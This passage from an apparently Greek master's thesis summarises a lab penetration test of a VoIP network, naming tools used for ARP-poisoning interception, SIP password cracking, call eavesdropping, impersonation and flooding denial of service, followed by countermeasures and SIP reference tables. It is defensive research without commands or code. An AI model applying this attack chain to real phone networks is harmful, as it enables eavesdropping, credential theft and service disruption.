Τα SIEM (Security Information and Event Management) είναι συστήματα λογισμικού, τα οποία συγκεντρώνουν δεδομένα από άλλα συστήματα λογισμικού και hardware με στόχο τη δημιουργία μίας ενοποιημένης απεικόνισης της ασφάλειας του δικτύου. Τα δεδομένα, τα οποία συγκεντρώνονται, μπορεί να προέρχονται από συσκευές Firewall, IPS/IDS, HIDS, routers, servers κ.τ.λ. (Pfleeger C. P., et al. 2015:489-495).

Λογισμικό SIEM, το οποίο είναι δωρεάν προς χρήση και συνεργάζεται με συσκευές OSSEC HIDS, είναι το OSSIM της εταιρίας AlienVault, ενώ ένα λογισμικό SIEM, το οποίο είναι και αυτό δωρεάν προς χρήση αλλά συνεργάζεται με συσκευές IDS όπως το Snort και το Suricata, είναι το Aanval. Στο παρόν πειραματικό περιβάλλον προτείνεται συμπληρωματικά των IDS/IPS να χρησιμοποιηθεί ως SIEM το Aanval.

4.2.3 Χρήση NMS

Το σύστημα NMS (Network Monitoring System) παρακολουθεί ένα εσωτερικό δίκτυο με σκοπό την αναγνώριση προβλημάτων σε αυτό. Διαφέρει σε σχέση με τα συστήματα IDS/IPS καθώς δεν εστιάζει στην ασφάλεια του δικτύου αλλά στην παρατήρηση της λειτουργίας του δικτύου. Έχει τη δυνατότητα να παρακολουθεί διαφόρων τύπων συσκευές όπως smartphones, servers, switches, routers κ.α. και διαφόρων τύπων δίκτυα όπως ενσύρματα, ασύρματα, τοπικά (LAN - Local Area Network), απομακρυσμένα (WAN - Wide Area Networks) και VPN. Ίσως το πιο δημοφιλές NMS την παρούσα χρονική περίοδο είναι το Nagios. Το Nagios προσφέρει την βασική έκδοση του (Nagios Core) δωρεάν προς χρήση αλλά επίσης παρέχει και τη δυνατότητα εγκατάστασης σε αυτήν διαφόρων πρόσθετων λειτουργιών (plug-ins και add-ons) καθιστώντας την έτσι μια ολοκληρωμένη λύση συστήματος NMS. Εναλλακτικές επιλογές δωρεάν προς χρήση συστημάτων NMS είναι και τα Zabbix, Observium, Icinga κ.α..

Συμπεράσματα και Επίλογος

Συγκεντρωτικά

Ένα βασικό χαρακτηριστικό της παρούσας έρευνας, που αποτελεί και ειδοποιό διαφορά έναντι μιας πιο διευρυμένης έκτασης δοκιμής παρείσδυσης, είναι το γεγονός ότι η παρούσα δοκιμή σχεδιάστηκε να είναι εσωτερική (internal), με δεδομένη δηλαδή την πρόσβαση σε εσωτερικό δίκτυο VoIP. Αυτό κρίθηκε σκόπιμο καθώς έχει παρατηρηθεί (Intel και PWC Surveys) ότι πολλά περιστατικά ασφαλείας ενός δικτύου έχουν προκληθεί από ανθρώπους, οι οποίοι βρίσκονται στο εσωτερικό του δικτύου, δηλαδή από ανθρώπους, που και συστήματα προστασίας να υπήρχαν (π.χ. Firewalls) δεν θα μπορούσαν να τους αποτρέψουν.

Το πειραματικό περιβάλλον στο οποίο έλαβε μέρος η δοκιμή παρείσδυσης, αφενός δημιουργήθηκε χρησιμοποιώντας συσκευές οικιακού εξοπλισμού, καθώς δεν υπήρχε η δυνατότητα χρήσης κάποιου πιο εξελιγμένου περιβάλλοντος δικτύου και αφετέρου, η παραμετροποίηση των λογισμικών τα οποία χρησιμοποιήθηκαν έγινε χρησιμοποιώντας τις προκαθορισμένες τους ρυθμίσεις μη δίνοντας βάση στη λήψη μέτρων ασφαλείας. Αυτό έγινε εσκεμμένα καθώς στόχος του πειραματικού περιβάλλοντος ήταν να προσομοιάσει το εργασιακό περιβάλλον του 31% των μικρών επιχειρήσεων, στο οποίο σύμφωνα με έρευνες δεν λαμβάνεται κανένα μέτρο προστασίας κατά των απειλών ασφάλειας (CSID Survey). Το δημιουργηθέν πειραματικό περιβάλλον συνολικά αποτελείται από (7) επτά συσκευές, εκ των οποίων (1) μια (Desktop 1) έχει το ρόλο του server (Asterisk), (3) τρείς έχουν το ρόλο του client (Desktop 2, Smartphone 1, Smartphone 2), (1) μια έχει το ρόλο του επιτιθέμενου (Laptop), (1) μια έχει το ρόλο της σύνδεσης των συσκευών (Router/Switch), ενώ η συσκευή (Printer) συμβάλει στην εξομοίωση του εργασιακού περιβάλλοντος.

Στο συγκεκριμένο πειραματικό περιβάλλον διενεργήθηκε μια δοκιμή παρείσδυσης η οποία είχε τα εξής χαρακτηριστικά: (i) Υπήρχε εκ των προτέρων γνώση του δικτύου (White boxing), (ii) η δοκιμή εκτελέστηκε από την εσωτερική πλευρά του δικτύου (Internal), (iii) Οι επιθέσεις που πραγματοποιηθήκαν ήταν επιθετικές και φανερές

(Aggressive & Overt), καθώς ήταν εύκολα αντιληπτές και κατάφεραν να θέσουν εκτός λειτουργίας συσκευές του δικτύου, (iv) είχαν ως στόχο να ελέγξουν την ασφάλεια του δικτύου και των εφαρμογών των συσκευών (network & application penetration testing) και (v) επικεντρώθηκαν (Focused) κυρίως εναντίον των συσκευών server και client.

Σε πρώτη φάση (vulnerability assessment) χρησιμοποιήθηκαν συνολικά (3) τρία διαφορετικά λογισμικά αναγνώρισης ευπαθειών. Η δωρεάν έκδοση του Nessus 6.5, το δωρεάν λογισμικό OpenVAS v.8.0 και η δοκιμαστική έκδοση του λογισμικού GFI LanGuard 12. Αποτέλεσμα της φάσης αυτής ήταν ο εκτελών τους ελέγχους ευπαθειών, χωρίς να έχει καμία εκ των προτέρων γνώση του δικτύου, να είναι σε θέση να σκιαγραφήσει το δίκτυο, και να ανιχνεύσει ευπάθειες οι οποίες αφορούν τις συνδεδεμένες συσκευές του δικτύου.

Κατά την δεύτερη φάση (scanning) χρησιμοποιήθηκαν εργαλεία όπως το fping, το arp-scan και το netdiscover, ώστε να επιτευχτεί η απαρίθμηση (Enumeration) των συνδεδεμένων συσκευών του δικτύου, ενώ χρησιμοποιήθηκαν και εργαλεία όπως το nmap και το zenmap (γραφική απεικόνιση του nmap), ώστε να επιτευχτεί η ιχνηλάτηση των αποτυπωμάτων (Fingerprinting) των συσκευών. Στη συνέχεια χρησιμοποιήθηκε το εργαλείο svmap για την εύρεση του λογισμικού του PBX server του δικτύου, ενώ χρησιμοποιήθηκε και το εργαλείο metasploit για την εύρεση των λογισμικών των clients του δικτύου. Αποτέλεσμα της φάσης αυτής ήταν ο εκτελών τους ελέγχους ευπαθειών, να επιβεβαιώσει τις πληροφορίες οι οποίες συλλέχτηκαν κατά τη φάση του vulnerability assessment καθώς και να συγκεντρώσει επιπλέον πληροφορίες οι οποίες αφορούν τα χρησιμοποιούμενα λογισμικά VoIP του server και των clients.

Στην επόμενη φάση (exploitation) πραγματοποιήθηκε διερεύνηση της ικανότητας εκμετάλλευσης των ανιχνευμένων κενών ασφαλείας μέσω της διενέργειας επιθέσεων κατά της εμπιστευτικότητας, της ακεραιότητας και της διαθεσιμότητας. Αρχικά εκτελέστηκε επίθεση ενδιαμέσου (MITM) χρησιμοποιώντας την τεχνική arp-poisoning (διαφορετικά και arp-spoofing) μέσω του εργαλείου Ettercap. Καθώς εκτελούνταν η επίθεση MITM, χρησιμοποιήθηκε και το λογισμικό Wireshark, ώστε να πραγματοποιηθεί η καταγραφή των ανταλλασσόμενων πακέτων. Αποτέλεσμα της επίθεσης αυτής ήταν η καταγραφή των username των χρηστών από τον επιτιθέμενο. Έπειτα, μέσω του εργαλείου svwar χρησιμοποιώντας την τεχνική dictionary attack

έγινε η επιβεβαίωση της ύπαρξης των συγκεκριμένων usernames. Το dictionary το οποίο χρησιμοποιήθηκε είχε προηγουμένως δημιουργηθεί μέσω του εργαλείου crunch.

Στη συνέχεια εκτελώντας επίθεση dictionary attack, αυτή τη φορά χρησιμοποιώντας τα εργαλεία crunch και svcrack, κατέστη εφικτή η εύρεση των passwords των χρηστών. Η εύρεση των passwords κατέστη επίσης εφικτή εκτελώντας την ίδια τεχνική (dictionary attack), αυτή τη φορά με διαφορετικά εργαλεία (arpspoof, sipdump, crunch και sipcrack). Επίσης στο ίδιο αποτέλεσμα κατέληξε και η επίθεση brute force, η οποία εκτελέστηκε με τη βοήθεια των εργαλείων arpspoof, sipdump, mkfifo, John και sipcrack. Έπειτα εκτελέστηκε με επιτυχία επίθεση eavesdropping η οποία είχε ως στόχο την καταγραφή και ακρόαση μίας συνομιλίας των χρηστών. Αυτή πραγματοποιήθηκε με τη χρήση των εργαλείων arpspoof και Wireshark.

Γνωρίζοντας τα username και passwords των χρηστών από τις προηγούμενες επιθέσεις και με τη βοήθεια του εργαλείου Metasploit ή ενός απλού softphone κατέστη εφικτή η αποστολή μηνύματος και η αρχικοποίηση κλήσης από τον επιτιθέμενο, ο οποίος υποδυόταν έναν νόμιμο χρήστη (πλαστοπροσωπία), ενώ με τη χρήση των εργαλείων arpspoof, inviteflood και ενός softphone κατέστη εφικτή η αποδοχή μιας κλήσης από τον επιτιθέμενο, ο οποίος υποδυόταν έναν νόμιμο χρήστη (ανακατεύθυνση κλήσης και πλαστοπροσωπία).

Στην συνέχεια εκτελέστηκαν επιθέσεις κατά της διαθεσιμότητας ελέγχοντας την δυνατότητα του δικτύου να αντιμετωπίσει καταστάσεις άρνησης εξυπηρέτησης. Αρχικά χρησιμοποιήθηκε το εργαλείο arpspoof χωρίς την χρήση προώθησης των πακέτων με στόχο τις συσκευές client. Αποτέλεσμα της επίθεσης ήταν συσκευές client να μην είναι σε θέση να δεχτούν ή να αρχικοποιήσουν κλήσεις. Τα ίδια αποτελέσματα είχαν και επιθέσεις οι οποίες πραγματοποιήθηκαν με τα εργαλεία hping3 και Metasploit, ενώ η επίθεση η οποία πραγματοποιήθηκε χρησιμοποιώντας το εργαλείο inviteflood είχε ως αποτέλεσμα να θέσει εκτός λειτουργίας τόσο τις συσκευές clients όσο και την συσκευή server. Τέλος, κατά τη φάση της αναφοράς (reporting) πραγματοποιήθηκε η καταγραφή των αποτελεσμάτων των παραπάνω ενεργειών.

Σύγκριση Εργαλείων και Τεχνικών

Παρακάτω παρατίθεται ένας συγκριτικός πίνακας των χρησιμοποιηθέντων εργαλείων και των τεχνικών επίθεσης.

Στόχος / Αποτέλεσμα	**Εργαλεία**	**Τεχνική**	**Υπέρ & Κατά**
Εύρεση Ευπαθειών & Σκιαγράφηση Δικτύου	Nessus v.6.5	Scanning (Vulnerability Assessment)	+ Ικανοποιητικά αποτελέσματα - Όχι πλήρης έκδοση + Χρονική διάρκεια έλεγχου
Εύρεση Ευπαθειών & Σκιαγράφηση Δικτύου	Open VAS v.8.0	Scanning (Vulnerability Assessment)	+ Δωρεάν λογισμικό + Ικανοποιητικά αποτελέσματα - Χρονική διάρκεια έλεγχου
Εύρεση Ευπαθειών & Σκιαγράφηση Δικτύου	GFI LanGuard v.12	Scanning (Vulnerability Assessment)	- Δοκιμαστική Έκδοση - Μη ικανοποιητικά αποτελέσματα
Σκιαγράφηση Δικτύου	arp-scan	Scanning (Enumeration)	Παρόμοια αποτελέσματα με το netdiscover
Σκιαγράφηση Δικτύου	netdiscover	Scanning (Enumeration)	Παρόμοια αποτελέσματα με το arp-scan
Σκιαγράφηση Δικτύου	nmap	Scanning (Fingerprinting)	+ Πλήρες εργαλείο scanning
Σκιαγράφηση Δικτύου	zenmap	Scanning (Fingerprinting)	+ Γραφική απεικόνιση nmap
Σκιαγράφηση Δικτύου	svmap	Scanning (VoIP based)	- Εύρεση λογισμικού IP PBX server
Σκιαγράφηση Δικτύου	Metasploit (viproy_sip_options)	Scanning (VoIP based)	+ - Εύρεση λογισμικών IP PBX server & client
Εύρεση Username	Ettercap & Wireshark	MITM	+ Απλότητα
Εύρεση Username	crunch & svwar	Dictionary Attack	- Εύρεση κωδικών μόνο σε περίπτωση ύπαρξης τους στο dictionary

Εύρεση Password	crunch & svcrack	Dictionary Attack	- Εύρεση κωδικών μόνο σε περίπτωση ύπαρξης τους στο dictionary + Απλότητα
Εύρεση Password	crunch, arpspoof, sipdump & sipcrack	MITM & Dictionary Attack	- Εύρεση κωδικών μόνο σε περίπτωση ύπαρξης τους στο dictionary - Πολυπλοκότητα
Εύρεση Password	arpspoof, sipdump, mkfifo, John & sipcrack	MITM & Brute Force Attack	- Πολυπλοκότητα
Υποκλοπή Συνομιλίας	arpspoof & Wireshark	MITM (Eavesdropping)	----------
Πλαστοπροσωπία	Metasploit (viproy_sip_message)	Impersonation	- Πολυπλοκότητα - Μόνο αποστολή μηνύματος
Πλαστοπροσωπία	Softphone	Impersonation	+ Απλότητα + Αποστολή μηνύματος και πραγματοποίηση κλήσης
Ανακατεύθυνση Κλήσης & Πλαστοπροσωπία	arpspoof, inviteflood & softphone	Call Redirection & Impersonation	----------
Άρνηση Εξυπηρέτησης	arpspoof (no ip_forward)	DoS (Packet Redirect / Black Hole)	+ Απλότητα - Επίδραση μόνο σε client
Άρνηση Εξυπηρέτησης	inviteflood	DoS (SIP Flood)	+ Επίδραση σε client και server +Προσφέρει απόκρυψη ταυτότητας
Άρνηση Εξυπηρέτησης	hping3	DoS (UDP Flood)	- Επίδραση μόνο σε client +Προσφέρει απόκρυψη ταυτότητας
Άρνηση Εξυπηρέτησης	Metasploit (viproy_sip_udpampdos)	DoS (UDP Amplification)	- Πολυπλοκότητα - Επίδραση μόνο σε client

Πίνακας 5: Συγκριτικός πίνακας χρησιμοποιηθέντων εργαλείων και τεχνικών

Προτεινόμενος Τρόπος Αντιμετώπισης των Επιθέσεων

Για να αποτραπούν οι παραπάνω επιθέσεις που πραγματοποιηθήκαν στο συγκεκριμένο περιβάλλον αρκεί να ληφθούν μόνο κάποια από τα μέτρα ασφάλειας, τα οποία περιγράφονται και στο προηγούμενο κεφάλαιο. Στόχος των μέτρων, είναι μετά τη λήψη τους ο επιτιθέμενος να μην είναι σε θέση να εκτελέσει καμία από τις παραπάνω επιθέσεις. Πιο συγκεκριμένα να μην είναι σε θέση να γνωρίζει τα usernames και ειδικά τα passwords των χρηστών με οποιονδήποτε τρόπο, να μην είναι σε θέση να καταγράψει κάποια συνομιλία ή σε περίπτωση που αυτό συμβεί να μην είναι σε θέση να την ακούσει, να μην είναι σε θέση να ανακατευθύνει κλήσεις και να μην είναι σε θέση να δημιουργήσει κατάσταση άρνησης εξυπηρέτησης στο δίκτυο.

Αρχικά θα πρέπει οι ασύρματες συσκευές client του δικτύου να αντικατασταθούν με ενσύρματες IP συσκευές, ώστε να συνδεθούν σε ένα switch. Το συγκεκριμένο switch θα πρέπει να πληροί κάποιες προδιαγραφές ασφαλείας, όπως αυτές του port security ή MAC / IP binding όπως ονομάζεται διαφορετικά και του SPAN (βλέπε παρακάτω). Η τεχνολογία port security, επιτρέπει κάθε θύρα του switch να παραμετροποιηθεί ώστε να δέχεται μια μόνο συγκεκριμένη MAC ή IP διεύθυνση. Σε διαφορετική περίπτωση, εάν το switch ανιχνεύσει την σύνδεση μίας άλλης διεύθυνσης MAC ή IP από την καθορισμένη, δύναται ακόμα και να αποσυνδέσει την συνδεδεμένη συσκευή. Με τον τρόπο αυτό επιθέσεις arp spoofing οι οποίες είναι αναγκαίες για την επίτευξη κατάστασης MITM αποτρέπονται. Έτσι ο επιτιθέμενος δεν είναι σε θέση μέσω επιθέσεων arp spoofing να γνωρίσει τα usernames και τα passwords των χρηστών, αλλά ούτε και να καταγράψει ή να ανακατευθύνει μια κλήση. Η διασφάλιση της μη ακρόασης μίας καταγεγραμμένης κλήσης μπορεί να συμβεί και με τη χρήση του πρωτοκόλλου SRTP αντί του RTP για τη μεταφορά των πολυμέσων. Τροποποιώντας κατάλληλα το αρχείο sip.conf του Asterisk ενεργοποιείται η κρυπτογράφηση στην μεταφορά των πολυμέσων χρησιμοποιώντας τον αλγόριθμο κρυπτογράφησης τον AES. Με τον τρόπο αυτό ακόμα και αν επιτευχτεί η καταγραφή της συνομιλίας των χρηστών, η ακρόαση της δεν θα είναι δυνατόν να συμβεί.

Η διασφάλιση της μη εύρεσης των κωδικών των χρηστών από τον επιτιθέμενο μπορεί να επιτευχτεί με δυο τρόπους: i) Ορίζοντας κωδικούς με υψηλή εντροπία (όπως αναφέρεται και στο προηγούμενο κεφάλαιο) ώστε να μην είναι σε θέση να βρεθούν από επιθέσεις dictionary και brute force και ii) εγκαθιστώντας στον PBX server το εργαλείο

fail2ban. Το fail2ban, μέσα από την κατάλληλη τροποποίηση του αρχείου jail.conf, έχει την δυνατότητα να ανιχνεύσει και να αποτρέψει επιθέσεις dictionary και brute force. Αυτό συμβαίνει ορίζοντας στο αρχείο jail.conf έναν μέγιστο επιτρεπόμενο αριθμό προσπαθειών σύνδεσης (εισαγωγής σωστού κωδικού) π.χ. τον αριθμό 5. Αν ο επιτιθέμενος προσπαθήσει να εισάγει έναν λανθασμένο κωδικό για περισσότερες από (5) πέντε φορές, το fail2ban δύναται να αποτρέψει τη σύνδεση του χρήστη για ένα επιλεγμένο χρονικό διάστημα ενώ ταυτόχρονα μπορεί να ειδοποιήσει και τον διαχειριστή του δικτύου στέλνοντας του email. Με τον τρόπο αυτό αποτρέπονται άμεσα επιθέσεις dictionary και brute force οι οποίες έχουν ως στόχο την εύρεση των κωδικών και την σύνδεση στο σύστημα.

Η αντιμετώπιση επιθέσεων όπως αυτές της άρνησης εξυπηρέτησης οι οποίες προέρχονται από το εσωτερικό του δικτύου δεν είναι εύκολο να συμβεί. Οι επιθέσεις οι οποίες έχουν ως στόχο τον PBX server, δύναται να αντιμετωπιστούν χρησιμοποιώντας ένα firewall στον server, όπως π.χ. το iptables. Δημιουργώντας τους κατάλληλους κανόνες το iptables είναι σε θέση να αντιμετωπίσει ορισμένες επιθέσεις άρνησης εξυπηρέτησης, όπως αυτές που χρησιμοποιήθηκαν και παραπάνω, αλλά οι δυνατότητες του θα είναι περιορισμένες σε ένα πραγματικό εργασιακό περιβάλλον. Τέλος, οι επιθέσεις οι οποίες έχουν ως στόχο τους clients είναι πρακτικά αδύνατο να αντιμετωπιστούν σε πραγματικό χρόνο, παρά μόνο να καταγράφουν από ένα σύστημα IPS/IDS ώστε να αναλυθούν σε μεταγενέστερο χρόνο. Ένα τέτοιο σύστημα, του οποίου προτείνεται η χρήση είναι το Snort. Το Snort συνδεδεμένο σε μια θύρα SPAN, η οποία αντανακλά όλη την κίνηση του δικτύου, αφού παραμετροποιηθεί κατάλληλα είναι σε θέση να αναγνωρίσει τις περισσότερες μορφές επιθέσεων και να τις καταγράψει. Στη συνέχεια αυτή η καταγραφή μελετάται από τον διαχειριστή του δικτύου, ώστε να αναγνωριστεί η προέλευση της επίθεσης και η πιθανή αντιμετώπιση της.

Επίλογος

Η τεχνολογία VoIP θεωρείται από πολλούς ο διάδοχος της τεχνολογίας PSTN τόσο σε εταιρικά όσο και σε οικιακά περιβάλλοντα. Όσο οι μεγαλύτεροι φορείς τηλεπικοινωνιών μπαίνουν στη διαδικασία να προετοιμάζουν VoIP υπηρεσίες για μαζική χρήση, παρατηρείται σημαντική αύξηση των ευρέως διαδεδομένων παραβιάσεων ασφαλείας, δημιουργώντας κατά συνέπεια την ανάγκη να καλυφθούν άμεσα αυτά τα εν δυνάμει κενά ασφαλείας. Η διαδικασία του penetration testing

(δοκιμής παρείσδυσης) θεωρείται η πιο κοινή μέθοδος αξιόλογης της ασφάλειας ενός πληροφοριακού συστήματος/δικτύου και συνεπώς κι ενός δικτύου VoIP. Μέσω της παρούσας μεταπτυχιακής διατριβής έγινε προσπάθεια ανάπτυξης μίας αξιόπιστης μεθοδολογίας penetration testing ώστε να αναδειχτούν τα εν δυνάμει κενά ασφαλείας (ευπάθειες) και στη συνέχεια να αντιμετωπιστούν, όπου αυτό είναι δυνατόν. Το γεγονός, ότι βρέθηκαν ευπάθειες στο σύστημα, δεν θα πρέπει να οδηγήσει σε εσφαλμένα συμπεράσματα. Είναι κάτι το αναμενόμενο, καθώς σε όλα τα συστήματα, τα οποία δημιουργούνται χωρίς τη λήψη αναγκαίων μέτρων, όπως σκοπίμως έγινε και στην παρούσα δοκιμή, υπάρχουν εν τη γενέσει τους ευπάθειες, που πρέπει να εντοπιστούν και με τη χρήση των κατάλληλων αυτών μέτρων να ελαχιστοποιηθούν και να αποτραπεί η εκμετάλλευση τους από πιθανούς επιτιθέμενους (αντιμέτρα).

Θα πρέπει να τονισθεί ότι, ακόμα και όταν η ασφάλεια λαμβάνεται υπόψη και πραγματοποιείται η λήψη των κατάλληλων μέτρων προστασίας, όπως αυτά που αναφέρονται στην παρούσα μεταπτυχιακή διατριβή, τις περισσότερες φορές ακόμα και αυτό δεν είναι αρκετό, για να εγγυηθεί την πλήρη ασφάλεια του συστήματος/δικτύου. Όπως αναφέρουν και οι Alpcan T. & Basar T. «η έννοια ενός απολύτως ασφαλούς δικτύου δεν υπάρχει» (Alpcan T. & Basar T. 2011:3-7).

Από την άλλη πλευρά, είναι επίσης σημαντικό είναι να αναφερθεί και η συμπεριφορά των χρηστών ενός συστήματος όταν έχουν να αντιμετωπίσουν ένα δύσχρηστο σύστημα λόγω των πολλών μέτρων ασφαλείας τα οποία αυτό χρησιμοποιεί. Σε αυτή τη συμπεριφορά των χρηστών έχει αναφερθεί και ο Norman D.A.. Όπως αναφέρει «όσο πιο ασφαλές κάνεις κάτι, τόσο λιγότερο ασφαλές γίνεται» (Norman D. A. 2010). Αυτό συμβαίνει, γιατί, όταν η ασφάλεια γίνεται εμπόδιο, λογικοί και καλοπροαίρετοι άνθρωποι βρίσκουν τρόπους να την παρακάμπτουν. Εξ' ου και πολλοί άνθρωποι καταγράφουν τους κωδικούς τους σε χαρτί και το κολλάνε στην οθόνη του υπολογιστή τους, το κρύβουν κάτω από το πληκτρολόγιο ή μέσα σε κάποιο συρτάρι κ.ο.κ. Δεν είναι ρεαλιστικό να περιμένει κανείς να επιτευχτεί ταυτόχρονα η μέγιστη χρηστικότητα και η μέγιστη ασφάλεια σε όλα τα συστήματα. Συνεπώς, στα περισσότερα συστήματα θα πρέπει να υπάρχει ένας συμβιβασμός μεταξύ της χρηστικότητας και της ασφάλειας. Στόχος είναι να μειωθεί όσο το δυνατόν περισσότερο η πιθανότητα εμφάνισης απειλών, ενώ ταυτόχρονα να μεγιστοποιηθεί η χρηστικότητα. Και όσο αυτό το ιδανικό σύστημα παραμένει άπιαστο, η επιδίωξη συνεχίζεται.

Τα ευρήματα της παρούσας μεταπτυχιακής διατριβής (μεθοδολογία penetration testing και αποτελέσματα αυτής) δύνανται να αξιοποιηθούν τόσο από πλευράς επιστημονικής κοινότητας για εκμάθηση και περαιτέρω ερευνητική διεύρυνση όσο και από πλευράς χρηστών τέτοιων εφαρμογών σε ιδιωτικό και επαγγελματικό επίπεδο (π.χ. από αξιολογητές ασφάλειας σε εγκαταστάσεις πραγματικών εργασιακών δικτύων ώστε να ελεγχτεί το επίπεδο ασφαλείας των συστημάτων VoIP του δικτύου).

Μελλοντική Έρευνα

Είναι αυτονόητο ότι τα αποτελέσματα της παρούσας έρευνας θα διαφέρουν αισθητά από τα αντίστοιχα μιας εκτέλεσης σε ένα πιο ασφαλές και διαφορετικής τεχνολογίας (πειραματικό) περιβάλλον. Ως εκ τούτου, προτείνεται η διενέργεια περαιτέρω ερευνών στο τομέα της ανάπτυξης μεθοδολογιών penetration testing σε εφαρμογές της τεχνολογίας VoIP. Οι έρευνες αυτές θα πρέπει να επικεντρωθούν στη διενέργεια δοκιμών παρείσδυσης σε πιο υψηλής τεχνολογίας (πειραματικό) περιβάλλον με καλύτερο και πιο ασφαλές υλικοτεχνικό εξοπλισμό, με χρήση διάφορων μηχανισμών ασφαλείας όπως firewall και IDS/IPS, με πραγματοποίηση κρυπτογράφησης κ.ο.κ.. Επίσης προτείνεται η διεξαγωγή ερευνών στις οποίες η δοκιμή παρείσδυσης να προέρχεται από την εξωτερική πλευρά του δικτύου, ώστε να ελεγχτεί η δυνατότητα διείσδυσης στο εσωτερικό δίκτυο. Επιπλέον προτείνεται η χρήση περεταίρω, πιο εξελιγμένων και πιο αυτοματοποιημένων εργαλείων, ώστε με αυτόν τον τρόπο η όλη διαδικασία των δοκιμών παρείσδυσης να συμβαίνει πιο γρήγορα και πιο αποτελεσματικά απ ότι συμβαίνει τώρα.

Παράρτημα Α

Τύποι Μηνυμάτων SIP

Α.1 Πρόσθετα Αιτήματα SIP

Παρακάτω αναγράφονται κάποιες επεκτάσεις (extensions) του πρωτοκόλλου SIP (παρατίθενται δίπλα τα αντίστοιχα RFCs από όπου αντλήθηκαν).

Μηνύματα Αίτησης	**RFC**
INVITE: Υποδεικνύει πρόσκληση από έναν UAC για τη δημιουργία μιας κλήσης με έναν άλλον UA	3261
CANCEL: Χρησιμοποιείται ώστε να ακυρώσει μια αίτηση η οποία εκκρεμεί	3261
ACK: Επιβεβαιώνει πως ο UA έχει δεχτεί μια απάντηση στην αίτηση INVITE που είχε στείλει	3261
REGISTER: Χρησιμοποιείται ώστε να γίνει εγγραφή ενός UA σε έναν registrar server	3261
BYE: Τερματίζει μια υπάρχουσα κλήση και μπορεί να σταλεί από οποιονδήποτε UA	3261
OPTIONS: Ρωτά (query) έναν UA, για τα χαρακτηριστικά του και τις δυνατότητες του	3261
PRACK: Επιβεβαιώνει μια προσωρινή απάντηση	3262
UPDATE: Τροποποιεί την κατάσταση της συνεδρίας χωρίς να τροποποιεί την κατάσταση του διαλόγου	3311
REFER: Ρωτά τον UAC για να προσκαλέσει ένα νέο UAS	3515 - 5359
MESSAGE: Παραδίδει άμεσα μηνύματα	3428
PUBLISH: Δημοσιεύει ένα γεγονός στο διακομιστή	3903
INFO: Στέλνει πληροφορίες στη συνεδρία χωρίς να της αλλάξει κατάσταση	6086
SUBSCRIBE: Επιτρέπει σε ένα UA να δεχτεί κοινοποίηση	3265 - 5359

τυχόν αλλαγών

NOTIFY: Ειδοποιεί έναν UA για κάποια αλλαγή 3265 - 5359

A.2 Κωδικοί Απάντησης Αιτημάτων SIP

Παρακάτω αναφέρονται πλήρως οι κωδικοί απάντησης αιτημάτων SIP (παρατίθενται δίπλα τα αντίστοιχα RFCs από όπου αντλήθηκαν).

Κωδικός	**Όνομα Συμβάντος**	**RFC**
1xx - Provisional:		
100:	Trying	3261
180:	Ringing	3261
181:	Call forward	3261
182:	Queued	3261
183:	Session progress	3261
199:	Early Dialog Terminated	6228
2xx - Success:		
200:	Ok	3261
202:	Accepted	6665
204:	No Notification	5839
3xx - Redirection:		
300:	Multiple choices	3261
301:	Moved permanently	3261
302:	Moved temporarily	3261
305:	Use proxy	3261
380:	Alternative service	3261
4xx - Client Error:		
400:	Bad request	3261
401:	Unauthorized	3261
402:	Payment required	3261
403:	Forbidden	3261
404:	Not found	3261

405:	Method not allowed	3261
406:	Not acceptable	3261
407:	Proxy authentication required	3261
408:	Request timeout	3261
410:	Gone	3261
412:	Conditional Request Failed	3903
413:	Request entity too large	3261
414:	Request-URI too long	3261
415:	Unsupported media type	3261
416:	Unsupported URI scheme	3261
417:	Unknown Resource Priority	4412
420:	Bad extension	3261
421:	Extension required	3261
422:	Session Interval Too Small	4028
423:	Interval too brief	3261
424:	Bad location information	6442
428:	Use Identity header	4474
429:	Provide referrer identity	3892
430:	Flow Failed	5626
433:	Anonymity disallowed	5079
436:	Bad identity info	4474
437:	Unsupported certificate	4474
438:	Invalid identity header	4474
439:	First Hop Lacks Outbound Support	5626
440:	Max Breadth Exceeded	5393
469:	Bad Info Package	6086
470:	Consent needed	5360
480:	Temporarily unavailable	3261
481:	Call/transaction does not exist	3261
482:	Loop detected	3261
483:	Too many hops	3261
484:	Address incomplete	3261
485:	Ambiguous	3261
486:	Busy here	3261

487:	Request terminated	3261
488:	Not acceptable here	3261
489:	Bad Event	6665
491:	Request pending	3261
493:	Undecipherable	3261
494:	Security Agreement Required	3329

5xx - Server Error:

500:	Server internal error	3261
501:	Not implemented	3261
502:	Bad gateway	3261
503:	Service unavailable	3261
504:	Server time out	3261
505:	Version not supported	3261
513:	Message too large	3261
580:	Precondition Failure	3312


6xx - Global Failure:

600:	Busy everywhere	3261
603:	Decline	3261
604:	Does not exist anywhere	3261
606:	Not acceptable	3261

Παράρτημα Β

Έρευνα SecureLogix

